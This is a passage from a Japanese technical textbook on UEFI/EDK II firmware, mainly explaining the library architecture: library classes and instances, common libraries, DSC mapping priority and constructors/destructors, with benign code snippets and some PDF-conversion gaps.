この章では、プロトコルとドライバモデルの詳細を説明しました。

**重要なポイント:**

**プロトコルの仕組み:**



**UEFI Driver Model:**

コンポーネント	役割
<b>Bus Driver</b>	バススキャン、子デバイス作成
<b>Device Driver</b>	デバイス制御、I/O Protocol 提供
<b>Hybrid Driver</b>	Bus + Device の機能
<b>Service Driver</b>	ハードウェア非依存のサービス

### Driver Binding Protocol:

- `Supported()`: デバイス対応確認
- `Start()`: ドライバ起動、プロトコルインストール
- `Stop()`: ドライバ停止、リソース解放

### Device Path:

- デバイスの階層的位置表現
- ブートデバイス特定に使用
- Type/SubType による分類

### Handle Database:

- DXE Core が管理
- Handle → Protocols のマッピング
- OpenProtocol/CloseProtocol で排他制御

次章では、ライブラリアーキテクチャの詳細を見ていきます。

### 参考資料

- UEFI Specification v2.10 - Chapter 7: Protocol Handler Services
- UEFI Specification v2.10 - Chapter 10: Device Path Protocol
- UEFI Driver Writer's Guide
- EDK II Module Writer's Guide - Protocol Usage

# ライブラリアーキテクチャ

## ① この章で学ぶこと

- Library Class と Library Instance の概念
- ライブラリの種類と用途
- ライブラリマッピングの仕組み
- コンストラクタとデストラクタ


## ② 前提知識

- モジュール構造（第2章）
- ビルドシステム（第2章）

## ライブラリの基本概念

### Library Class vs Library Instance

EDK II のライブラリシステムは、インターフェースと実装を分離します。




### Library Class (ライブラリクラス):

- インターフェースの定義 (関数プロトタイプ)
- .h ファイルで宣言
- DEC ファイルで登録

### Library Instance (ライブラリインスタンス):

- インターフェースの実装
- .c/.inf ファイルで提供
- DSC ファイルでマッピング

## なぜこの設計なのか



## 利点:

- **ビルド時の柔軟性:** DSC でインスタンスを選択
- **移植性:** プラットフォーム固有実装の差し替え
- **テスト容易性:** モックライブラリでテスト
- **最適化:** 状況に応じた最適実装選択

# 主要な Library Class

## 1. BaseLib

最も基本的なライブラリ:

```
// 文字列操作
UINTN StrLen (CONST CHAR16 *String);
INTN StrCmp (CONST CHAR16 *FirstString, CONST CHAR16 *SecondString);

// メモリ操作
VOID* CopyMem (VOID *Destination, CONST VOID *Source, UINTN Length);
VOID* SetMem (VOID *Buffer, UINTN Size, UINT8 Value);
INTN CompareMem (CONST VOID *Destination, CONST VOID *Source, UINTN
Length);

// CPU アーキテクチャ固有
VOID CpuPause (VOID);
VOID CpuBreakpoint (VOID);
UINT64 AsmReadMsr64 (UINT32 Index);
VOID AsmWriteMsr64 (UINT32 Index, UINT64 Value);
```

特徴:

- すべてのモジュールで使用可能
- アーキテクチャ依存部分はアセンブリで実装
- C ランタイムライブラリに依存しない

## 2. DebugLib

デバッグ出力用ライブラリ:

```

#define DEBUG(Expression)    DebugPrint Expression
#define ASSERT(Expression) \
    do { \
        if (!(Expression)) { \
            DebugAssert (_FILE_, __LINE__, #Expression); \
        } \
    } while (FALSE)

// 実装
VOID DebugPrint (
    IN UINTN      ErrorLevel,
    IN CONST CHAR8 *Format,
    ...
);

```

### 複数のインスタンス:

Instance	動作	用途
BaseDebugLibNull	何もしない	リリースビルド
BaseDebugLibSerialPort	シリアル出力	実機デバッグ
UefiDebugLibConOut	コンソール出力	UEFI環境デバッグ
UefiDebugLibStdErr	StdErr出力	アプリケーション

### マッピング例:

```

[LibraryClasses]
# デフォルト: 出力なし
DebugLib|MdePkg/Library/BaseDebugLibNull/BaseDebugLibNull.inf

[LibraryClasses.X64.DEBUG]
# DEBUG ビルド: シリアル出力

DebugLib|MdePkg/Library/BaseDebugLibSerialPort/BaseDebugLibSerialPort.inf

```

## 3. MemoryAllocationLib

### メモリ割り当てライブラリ:

```

// Pool メモリ
VOID* AllocatePool (IN UINTN AllocationSize);
VOID* AllocateZeroPool (IN UINTN AllocationSize);
VOID FreePool (IN VOID *Buffer);

// Pages メモリ
VOID* AllocatePages (IN UINTN Pages);
VOID* AllocateAlignedPages (IN UINTN Pages, IN UINTN Alignment);
VOID FreePages (IN VOID *Buffer, IN UINTN Pages);

```

インスタンスの違い:

Instance	使用API	フェーズ
PeiMemoryAllocationLib	PEI Services	PEI
UefiMemoryAllocationLib	Boot Services	DXE/BDS
MemoryAllocationLibNull	失敗を返す	テスト用

## 4. IoLib

I/O アクセスライブラリ:

```

// I/O ポート
UINT8 IoRead8 (IN UINTN Port);
VOID IoWrite8 (IN UINTN Port, IN UINT8 Value);

// MMIO
UINT32 MmioRead32 (IN UINTN Address);
VOID MmioWrite32 (IN UINTN Address, IN UINT32 Value);

// ビット操作
UINT32 MmioOr32 (IN UINTN Address, IN UINT32 OrData);
UINT32 MmioAnd32 (IN UINTN Address, IN UINT32 AndData);

```

アーキテクチャ別実装:

```

BaseIoLibIntrinsic/
└── IoLibGcc.c          # GCC用 (x86)
└── IoLibMsc.c          # MSVC用 (x86)
└── IoLibArm.c          # ARM用
└── IoLibArmVirt.c      # ARM仮想化用
└── ...

```

## 5. PrintLib

文字列フォーマットライブラリ:

```

UINTN UnicodeSPrint (
    OUT CHAR16           *StartOfBuffer,
    IN  UINTN             BufferSize,
    IN  CONST CHAR16     *FormatString,
    ...
);

UINTN AsciiSPrint (
    OUT CHAR8            *StartOfBuffer,
    IN  UINTN             BufferSize,
    IN  CONST CHAR8      *FormatString,
    ...
);

```

フォーマット指定子:

指定子	型	説明
%s	CHAR8*	ASCII 文字列
%S	CHAR16*	Unicode 文字列
%d	INT32	10進整数
%x	UINT32	16進整数(小文字)
%X	UINT32	16進整数(大文字)
%g	EFI_GUID*	GUID

## 6. UefiBootServicesTableLib / UefiRuntimeServicesTableLib

UEFI サービステーブルアクセス:

```
// グローバル変数として提供
extern EFI_BOOT_SERVICES      *gBS;
extern EFI_RUNTIME_SERVICES    *gRT;
extern EFI_SYSTEM_TABLE        *gST;


// 使用例
gBS->AllocatePool (EfiBootServicesData, Size, &Buffer);
gRT->GetTime (&Time, NULL);
```

依存関係:

- DXE/UEFI フェーズでのみ使用可能
- PEI では使用不可 (PeiServicesTableLib を使用)

## ライブラリの種類

### Module Type による分類



**BASE ライブラリ:**

- UEFI サービスに依存しない
- どのフェーズでも使用可能
- 例: BaseLib, PrintLib

フェーズ固有ライブラリ:

- 特定フェーズのサービスを使用
- そのフェーズでのみ使用可能
- 例: UefiBootServicesTableLib (DXE以降)

## 機能による分類

### 1. Utility Libraries (ユーティリティ)

Library	機能
BaseLib	基本操作 (文字列、メモリ、CPU)
PrintLib	文字列フォーマット
DevicePathLib	Device Path 操作
SafeIntLib	安全な整数演算

### 2. Hardware Access Libraries (ハードウェアアクセス)

Library	機能
IoLib	I/O ポート、MMIO
PciLib	PCI Configuration Space
SmbusLib	SMBus アクセス
TimerLib	タイマー操作

### 3. Protocol Libraries (プロトコルラッパー)

Library	機能
UefiLib	UEFI 汎用ヘルパー
DxeServicesLib	DXE Services ラッパー
DxeServicesTableLib	DXE Services Table
HobLib	HOB 操作

### 4. Platform Libraries (プラットフォーム固有)

Library	機能
PlatformBdsLib	BDS ポリシー
PlatformBootManagerLib	ブート管理
OemHookStatusCodeLib	Status Code フック

## Library Class の定義

### DEC ファイルでの宣言

```
[LibraryClasses]
## @libraryclass 基本的な文字列・メモリ操作を提供
BaseLib|Include/Library/BaseLib.h

## @libraryclass デバッグ出力機能を提供
DebugLib|Include/Library/DebugLib.h

## @libraryclass メモリ割り当て機能を提供
MemoryAllocationLib|Include/Library/MemoryAllocationLib.h
```

ヘッダファイルの内容:

```
// Include/Library/DebugLib.h
#ifndef __DEBUG_LIB_H__
#define __DEBUG_LIB_H__

// デバッグレベル
#define DEBUG_INIT      0x00000001
#define DEBUG_WARN      0x00000002
#define DEBUG_LOAD      0x00000004
#define DEBUG_ERROR     0x80000000

// 関数プロトタイプ
VOID
EFIAPI
DebugPrint (
    IN  UINTN      ErrorLevel,
    IN  CONST CHAR8 *Format,
    ...
);

VOID
EFIAPI
DebugAssert (
    IN CONST CHAR8 *FileName,
    IN UINTN       LineNumber,
    IN CONST CHAR8 *Description
);

// マクロ
#define DEBUG(Expression)  DebugPrint Expression
#define ASSERT(Expression) \
    do { \
        if (!(Expression)) { \
            DebugAssert (_FILE_, _LINE_, #Expression); \
        } \
    } while (FALSE)

#endif
```

# Library Instance の実装

## INF ファイルの構造

```
[Defines]
  INF_VERSION          = 0x00010005
  BASE_NAME            = BaseDebugLibSerialPort
  FILE_GUID             = BB83F95F-EDBC-4884-A520-
CD42AF388FAE
  MODULE_TYPE          = BASE
  VERSION_STRING        = 1.0
  LIBRARY_CLASS         = DebugLib      # ← Library Class
指定

[Sources]
  DebugLib.c

[Packages]
  MdePkg/MdePkg.dec

[LibraryClasses]
  SerialPortLib      # 依存ライブラリ
  BaseLib
  PcdLib

[Pcd]
  gEfiMdePkgTokenSpaceGuid.PcdDebugPrintErrorLevel ## CONSUMES
```

### ポイント:

- MODULE\_TYPE = BASE : どこでも使用可能
- LIBRARY\_CLASS = DebugLib : 実装するクラス
- [LibraryClasses] : この Instance が依存するライブラリ

## 実装例

```
// DebugLib.c
#include <Base.h>
#include <Library/DebugLib.h>
#include <Library/SerialPortLib.h>
#include <Library/PcdLib.h>

VOID
EFIAPI
DebugPrint (
    IN  UINTN      ErrorLevel,
    IN  CONST CHAR8 *Format,
    ...
)
{
    CHAR8     Buffer[256];
    VA_LIST  Marker;
    UINTN     Length;

    // デバッグレベルチェック
    if ((ErrorLevel & PcdGet32 (PcdDebugPrintErrorLevel)) == 0) {
        return;
    }

    // フォーマット
    VA_START (Marker, Format);
    Length = AsciiVSPrint (Buffer, sizeof (Buffer), Format, Marker);
    VA_END (Marker);

    // シリアルポート出力
    SerialPortWrite ((UINT8 *)Buffer, Length);
}

VOID
EFIAPI
DebugAssert (
    IN CONST CHAR8 *FileName,
    IN  UINTN      LineNumber,
    IN CONST CHAR8 *Description
)
{
    CHAR8     Buffer[256];


    AsciiSPrint (
        Buffer,
```

```
    sizeof (Buffer),  
    "ASSERT %a(%d): %a\n",  
    FileName,  
    LineNumber,  
    Description  
);  
  
SerialPortWrite ((UINT8 *)Buffer, AsciiStrLen (Buffer));  
  
// 無限ループ  
CpuDeadLoop ();  
}
```

## ライブラリマッピング

### DSC ファイルでのマッピング

優先順位:



实例:

### [LibraryClasses]

```
# 5. グローバル (すべてのモジュール)  
BaseLib|MdePkg/Library/BaseLib/BaseLib.inf  
DebugLib|MdePkg/Library/BaseDebugLibNull/BaseDebugLibNull.inf
```

### [LibraryClasses.X64]

```
# 4. X64 アーキテクチャ
```

```
TimerLib|MdePkg/Library/BaseTimerLibNullTemplate/BaseTimerLibNullTemplate.inf
```

### [LibraryClasses.common.DXE\_DRIVER]

```
# 3. DXE_DRIVER タイプ
```

```
MemoryAllocationLib|MdeModulePkg/Library/UefiMemoryAllocationLib/UefiMemoryAllocationLib.inf
```

### [LibraryClasses.X64.DXE\_DRIVER]


```
# 2. X64 + DXE_DRIVER  
DebugLib|MdePkg/Library/UefiDebugLibConOut/UefiDebugLibConOut.inf
```

### [Components.X64]

```
MyPkg/MyDriver/MyDriver.inf {  
    <LibraryClasses>  
        # 1. 個別モジュール (最優先)  
        DebugLib|MyPkg/Library/MyDebugLib/MyDebugLib.inf  
    }  
}
```

## ライブラリ依存関係の解決

### ビルド時の処理:



依存関係グラフ例:

```

MyDriver
└── UefiDriverEntryPoint
    └── DebugLib
        └── SerialPortLib
            └── PlatformHookLib
└── UefiBootServicesTableLib
└── MemoryAllocationLib
    └── UefiBootServicesTableLib (再利用)

```

## Constructor と Destructor

### コンストラクタの仕組み

定義方法:

```


// Library Instance の INF
[Defines]
CONSTRUCTOR           = MyLibConstructor

// 実装
EFI_STATUS
EFIAPI
MyLibConstructor (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    // 初期化処理
    InitializeMyLibrary ();

    return EFI_SUCCESS;
}

```

呼び出しタイミング:



## AutoGen.c の生成例:

```

// 自動生成されるコード
EFI_STATUS
EFIAPI
ProcessLibraryConstructorList (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    EFI_STATUS  Status;

    Status = BaseLibConstructor (ImageHandle, SystemTable);
    ASSERT_EFI_ERROR (Status);

    Status = DebugLibConstructor (ImageHandle, SystemTable);
    ASSERT_EFI_ERROR (Status);

    // ... 他のコンストラクタ

    return EFI_SUCCESS;
}

```

## デストラクタの仕組み

```
// INF
[Defines]
    DESTRUCTOR          = MyLibDestructor

// 実装
EFI_STATUS
EFIAPI
MyLibDestructor (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    // クリーンアップ処理
    CleanupMyLibrary ();

    return EFI_SUCCESS;
}
```

### 呼び出し順序:

```
Module Exit
    ↓
Destructor N
    ↓
...
    ↓
Destructor 2
    ↓
Destructor 1
    ↓
完全終了
```

## ライブラリ設計のベストプラクティス

### 1. インターフェース設計

#### 原則:

- 関数は明確な単一責任を持つ
- 引数は最小限に
- エラーハンドリングは呼び出し側で


例:

```
// 良い設計
EFI_STATUS
GetDeviceInfo (
    IN  EFI_HANDLE      DeviceHandle,
    OUT DEVICE_INFO    *Info
);

// 悪い設計 (多機能すぎる)
EFI_STATUS
DoEverything (
    IN  VOID  *Param1,
    IN  VOID  *Param2,
    OUT VOID **Result,
    IN  UINTN Flags
);
```

## 2. 依存関係の最小化

レイヤー構造:



悪い例:

Low-Level Lib → High-Level Lib (循環依存)

### 3. NULL Instance パターン

テスト・スタブ用:

```

// BaseDebugLibNull
VOID
EFIAPI
DebugPrint (
    IN  UINTN      ErrorLevel,
    IN  CONST CHAR8 *Format,
    ...
)
{
    // 何もしない
}

VOID
EFIAPI
DebugAssert (
    IN CONST CHAR8 *FileName,
    IN UINTN       LineNumber,
    IN CONST CHAR8 *Description
)
{
    // 何もしない
}

```

## 用途:


- リリースビルドでオーバーヘッドゼロ
- テスト時のモック
- 未実装機能のスタブ

## まとめ

この章では、EDK II のライブラリアーキテクチャを説明しました。

### 重要なポイント:

#### **Library Class vs Instance:**



### 主要ライブラリ:

Library	用途
BaseLib	基本操作
DebugLib	デバッグ出力
MemoryAllocationLib	メモリ管理
IoLib	I/O アクセス
PrintLib	文字列フォーマット

### マッピングの優先順位:

1. モジュール個別
2. MODULE\_TYPE + ARCH
3. MODULE\_TYPE
4. ARCH
5. グローバル

### Constructor/Destructor:

- 自動呼び出し (AutoGen.c)
  - 初期化・クリーンアップ処理
  - 依存順に実行
- 

次章では、ハードウェア抽象化の仕組みを見ていきます。

### 参考資料

- [EDK II Module Writer's Guide - Library Classes](#)
- [EDK II Library Design Guide](#)
- [MdePkg Library Classes](#)

# ハードウェア抽象化の仕組み

## この章で学ぶこと

- UEFIにおけるハードウェア抽象化の必要性と設計思想
- I/Oアクセスの抽象化レイヤ（CPU I/O、PCI I/O、MMIO）
- プラットフォーム固有情報の管理方法（PCD、HOB）
- デバイスパスによるハードウェア識別の仕組み

